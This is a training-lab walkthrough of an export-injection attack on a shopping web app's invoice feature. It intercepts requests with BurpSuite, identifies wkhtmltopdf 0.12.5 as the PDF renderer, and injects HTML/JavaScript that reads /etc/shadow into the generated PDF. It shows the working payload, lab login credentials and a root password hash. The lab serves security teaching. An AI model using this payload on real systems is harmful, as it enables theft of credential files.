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
TRAINING

TOOL BOX

| Name | Export Injection: Internal HTTP Resource Access |
|------|---|
| URL | https://attackdefense.com/challengedetails?cid=1970 |
| Туре | REST: API Security |


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

When the lab is launched, the Shopping WebApp opens up in Firefox.



Step 1: Login into the Shopping WebApp using the provided credentials.

Email: jake@e-shopping-cart.com **Password:** s1mpl3p@ssw0rd




The shopping webapp sells laptops at discounted rates.


Step 2: Configuring the browser to use BurpSuite proxy and making BurpSuite intercept all the requests made to the API.

Launch BurpSuite.

Select Web Application Analysis > burpsuite



The following window will appear:




Click Next.

Finally, click Start Burp in the following window:




The following window will appear after BurpSuite has started:




Configure the browser to use the Burp proxy listener as its HTTP Proxy server.

Open the browser preference settings and search for network proxy settings.



Select Manual Proxy Configuration and set the HTTP Proxy address to localhost and the port to 8080.




Click OK.

Everything required to intercept the requests has been set up.

Step 3: Interacting with the Shopping Webapp.

Check the wallet balance. Click on the Wallet balance button on the top application bar.


Note: Make sure that intercept is on in BurpSuite




Notice the corresponding requests in BurpSuite.




Forward the request and check the response on the web page.




Add a laptop to the cart having price less than or equal to the wallet balance.



Click on the Cart button on the top application bar.



Click on the Make Payment button.




Forward the OPTIONS request.



Notice that the items to be purchased along with the total price are sent to the server in the POST request.


Forward the above request and check the response on the web page.

It leads to the invoice page.




At the bottom of the page, there is an option to get the invoice in PDF format.

In burpsuite, there is still one intercepted request:





Forward this OPTIONS request.




This next request to the "/invoice" endpoint is interesting. It contains HTML data.

Send this request to repeater for later use and then forward the above request.

Now, click on the Get Invoice button on the web app to get the invoice information in PDF format.


Note: For the next few requests, turn off the intercept mode in burpsuite.



Notice that this is the data displayed on the webpage. So, the HTML data sent from the webapp got converted into PDF format.

Notice the page URL: http://192.184.186.3:8080/pdf/invoice-1584736256.pdf

Download the above PDF and determine the creator string using hexdump.



Command: hexdump -C invoice-1584736256.pdf

```
root@attackdefense:~# hexdump -C invoice-1584736256.pdf
00000000
         25 50 44 46 2d 31 2e 34
                                0a 31 20 30 20 6f 62 6a
                                                        %PDF-1.4.1 0 obj|
00000010
         0a 3c 3c 0a 2f 54 69 74
                                6c 65 20 28 fe ff 29 0a
                                                        .<<./Title (..).
00000020
        2f 43 72 65 61 74 6f 72
                                20 28 fe ff 00 77 00 6b
                                                        /Creator (...w.k
00000030 00 68 00 74 00 6d 00 6c 00 74 00 6f 00 70 00 64
                                                        .h.t.m.l.t.o.p.d|
00000040 00 66 00 20 00 30 00 2e
                                00 31 00 32 00 2e 00 35
                                                        .f. .0...1.2...5
00000050 29 0a 2f 50 72 6f 64 75 63 65 72 20 28 fe ff 00
                                                        )./Producer (...
00000060 51 00 74 00 20 00 34 00 2e 00 38 00 2e 00 37 29
                                                       [Q.t. .4...8...7]
|./CreationDate
00000080 44 3a 32 30 32 30 30 33
                                32 30 32 30 33 30 35 36
                                                       |D:20200320203056|
00000090 5a 29 0a 3e 3e 0a 65 6e 64 6f 62 6a 0a 33 20 30
                                                       |Z).>>.endobj.3 0|
```

Notice that the Creator string indicates that this PDF was generated using wkhtmltopdf utility, version "0.12.5".

Also, from an issue on this page: https://github.com/wkhtmltopdf/wkhtmltopdf/issues/4536

It is mentioned under default settings, local files could be read using a crafted HTML payload.

Step 4: Exploiting the above mentioned vulnerability and reading the contents of /etc/shadow on the target machine.

Use the following payload to read the contents of /etc/shadow file on the server:

Payload:


```
<!DOCTYPE html>
<html><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<body>
<script>
x=new XMLHttpRequest;
x.onload=function(){
document.write(this.responseText)
};
x.open("GET","file:///etc/shadow");
x.send();
</script>
</body></html>
```

Replace the value of data in the JSON payload (for the request in repeater) and set it to:

<!DOCTYPE html><head><meta http-equiv=\"Content-Type\" content=\"text/html; charset=UTF-8\"><body><script>x=new

XMLHttpRequest;x.onload=function(){document.write(this.responseText)};x.open(\"GET\",\"file://etc/shadow\");x.send();</script></body></html>


Goto Repeater and modify the HTML payload sent to the backend.



Modified Request:



Response:



PDF Path: pdf/invoice-1584736697.pdf

Viewing the generated PDF:

New PDF URL: http://192.184.186.3:8080/pdf/invoice-1584736697.pdf



Notice that it contains the contents of /etc/shadow file.

Root Password Hash:

WeyAvDdRJBkLx4Vbs2ciSf8etfBFT0rS2.KSjtIB47wsdRf0OGSoIFzHszXCvI0cFAwnbBLwnc/XeJS6ZH4Rs/

References:

- 1. Export Injection (https://medium.com/@inonst/export-injection-2eebc4f17117)
- 2. wkhtmltopdf arbitrary file read (https://github.com/wkhtmltopdf/wkhtmltopdf/issues/4536)